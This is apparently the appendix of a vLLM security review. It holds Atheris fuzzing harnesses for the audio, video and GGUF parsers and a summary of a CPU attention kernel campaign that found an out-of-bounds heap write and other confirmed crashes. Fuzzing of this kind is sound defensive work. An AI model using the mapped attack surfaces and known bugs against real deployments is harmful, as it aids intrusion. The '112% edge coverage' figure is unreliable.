ASGI Asynchronous Server Gateway Interface	28
CPU Central Processing Unit	54
CUDA Compute Unified Device Architecture	54
CVSS Common Vulnerability Scoring System	14
CWE Common Weakness Enumeration	17
DoS Denial of Service	22
HTTP HyperText Transfer Protocol	12
ID Identifier	12
IPC Inter-Process Communication	20
IP Internet Protocol	48
JSON JavaScript Object Notation	18
LLM Large Language Model	9
MITM Machine-in-the-middle Attack	22
NAT Network Address Translation	24
RCE Remote Code Execution	20
RFC Request for Comments	30
SSL Secure Sockets Layer	25
SSRF Server-Side Request Forgery	12
TCP Transmission Control Protocol	22
TLS Transport Layer Security	25



URL Uniform Resource Locator	18
ZTA Zero Trust Architecture	24
ReDoS Regular Expression Denial-of-Service	24
UBSAN Undefined Behavior Sanitizer	13
KV Key-Value	13
LTO Link-Time Optimization	13

A Appendix

A.1 Fuzzing Harness Implementations

This section contains the complete source code of the fuzzing harnesses used during the security review. Each harness targets a specific attack surface identified through threat modeling.

A.1.1 libsndfile Audio Parser Harness

This harness fuzzes the `librosa.load()` audio parsing code path, which internally uses `libsndfile` to parse various audio formats including WAV, FLAC, OGG, and AIFF. The harness mirrors the actual vLLM code path in `vllm/multimodal/media/audio.py:39`.

```
1  #!/usr/bin/env python3
2  """
3  Atheris harness for librosa.load()
4  Target: User audio bytes -> libsndfile/ffmpeg C parser
5  Mirrors vllm/multimodal/media/audio.py:39 code path
6
7  Run:
8      source fuzz-venv/bin/activate
9      cd out/jobs/vllm
10     python3 harnesses/fuzz_librosa_audio.py -max_len=65536 -runs=-1
11 """
12 import atheris
13 import sys
14
15 with atheris.instrument_imports():
16     from io import BytesIO
17     import librosa
18
19 def TestOneInput(data):
20     if len(data) < 8:
21         return
22     try:
23         audio, sr = librosa.load(BytesIO(bytes(data)), sr=None)
24     except Exception:
```

```

25         pass
26
27 if __name__ == "__main__":
28     atheris.Setup(sys.argv, TestOneInput)
29     atheris.Fuzz()

```

Listing A.1: fuzz_librosa_audio.py

A.1.2 Decord Video Parser Harness

This harness targets the *decord.VideoReader* video parsing interface, which wraps FFMPEG for video decoding. While this primarily tests FFMPEG rather than vLLM code, it validates the robustness of a critical dependency processing untrusted user-supplied data.

```

1  #!/usr/bin/env python3
2  """
3  Atheris harness for decord VideoReader
4  Target: User video bytes -> ffmpeg-based C++ parser
5  Confirmed bugs: OOM, invalid read, SIGSEGV, UnicodeDecodeError
6
7  Run:
8      source fuzz-venv/bin/activate
9      cd out/jobs/vllm
10     python3 harnesses/fuzz_decord_video.py -max_len=65536 -runs=-1
11 """
12 import atheris
13 import sys
14
15 with atheris.instrument_imports():
16     from io import BytesIO
17     import decord
18
19 def TestOneInput(data):
20     if len(data) < 4:
21         return
22     try:
23         vr = decord.VideoReader(BytesIO(bytes(data)))
24         # Try to read frames if parsing succeeds
25         if len(vr) > 0:
26             _ = vr[0]
27     except RuntimeError:
28         pass
29     except decord.DECORDError:
30         pass
31     except UnicodeDecodeError:
32         # Known bug: DECORDDGetLastError() returns non-UTF-8 bytes

```

```

33         pass
34     except Exception:
35         pass
36
37 if __name__ == "__main__":
38     atheris.Setup(sys.argv, TestOneInput)
39     atheris.Fuzz()

```

Listing A.2: fuzz_decord_video.py

A.1.3 GGUF Model File Parser Harness

This harness fuzzes the GGUF model file format parser, targeting integer overflow vulnerabilities in dimension calculations, memory allocation issues from malformed headers, and parsing bugs in KV fields and tensor metadata.

```

1  #!/usr/bin/env python3
2  """
3  AFL++ Atheris Fuzzer for GGUF parsing
4  Target: gguf.GGUFReader
5
6  Attack surface:
7  - Header parsing (magic, version, counts)
8  - KV field parsing (strings, arrays, scalars)
9  - Tensor info parsing (name, dims, dtype, offset)
10 - Integer overflow in size calculations
11 """
12 import sys
13 import os
14 import tempfile
15
16 try:
17     import atheris
18 except ImportError:
19     atheris = None
20
21
22 def fuzz_gguf(data: bytes) -> None:
23     """Fuzz the GGUF parser with arbitrary data"""
24     import gguf
25
26     # Write data to temp file (GGUFReader requires file path)
27     with tempfile.NamedTemporaryFile(suffix='.gguf', delete=False) as f:
28         f.write(data)
29         temp_path = f.name
30

```

```

31     try:
32         # This is where bugs happen
33         reader = gguf.GGUFReader(temp_path)
34
35         # Access tensors (triggers more parsing)
36         for tensor in reader.tensors:
37             _ = tensor.name
38             _ = tensor.shape
39             _ = tensor.n_elements
40             _ = tensor.data_offset
41
42         # Access fields
43         for key, field in reader.fields.items():
44             _ = field.contents()
45
46     except ValueError:
47         # Expected for malformed files
48         pass
49     except (MemoryError, OverflowError) as e:
50         # These are interesting bugs
51         print(f"Bug found: {type(e).__name__}", file=sys.stderr)
52         raise
53     finally:
54         os.unlink(temp_path)
55
56
57 if __name__ == '__main__':
58     if atheris:
59         atheris.Setup(sys.argv, fuzz_gguf)
60         atheris.Fuzz()
61     else:
62         data = sys.stdin.buffer.read()
63         fuzz_gguf(data)

```

Listing A.3: fuzz_gguf.py (excerpt)

Note: The full harness source includes seed corpus generation functions that create malicious GGUF samples with intentionally malformed headers, oversized dimension values, and integer overflow patterns.

A.1.4 CPU Attention Kernel Harness

A synthetic C++ harness was developed to fuzz the CPU attention kernel's *reshape_and_cache* function in isolation. The harness re-implemented the core logic from *csrc/cpu/cpu_attn_vec.hpp:197-244* with instrumentation for ASAN and UBSAN.

The harness accepts fuzzer-generated inputs representing:

- *token_num*, *head_num*, *num_blocks* (integers)
- *slot_mapping* array (unchecked indices into the cache)
- Key and value tensor data

This harness discovered the out-of-bounds heap write vulnerability documented in the informational notes (see Section 7.2). Campaign metrics: 7.67 million executions, 112% edge coverage, 30 unique crashes (25 SIGSEGV, 3 ASAN, 2 UBSAN).

The full harness source and campaign artifacts are available in the project repository at `/fuzzing/out/jobs/vllm/fuzz\_output/cpu\_attn\_run2/`.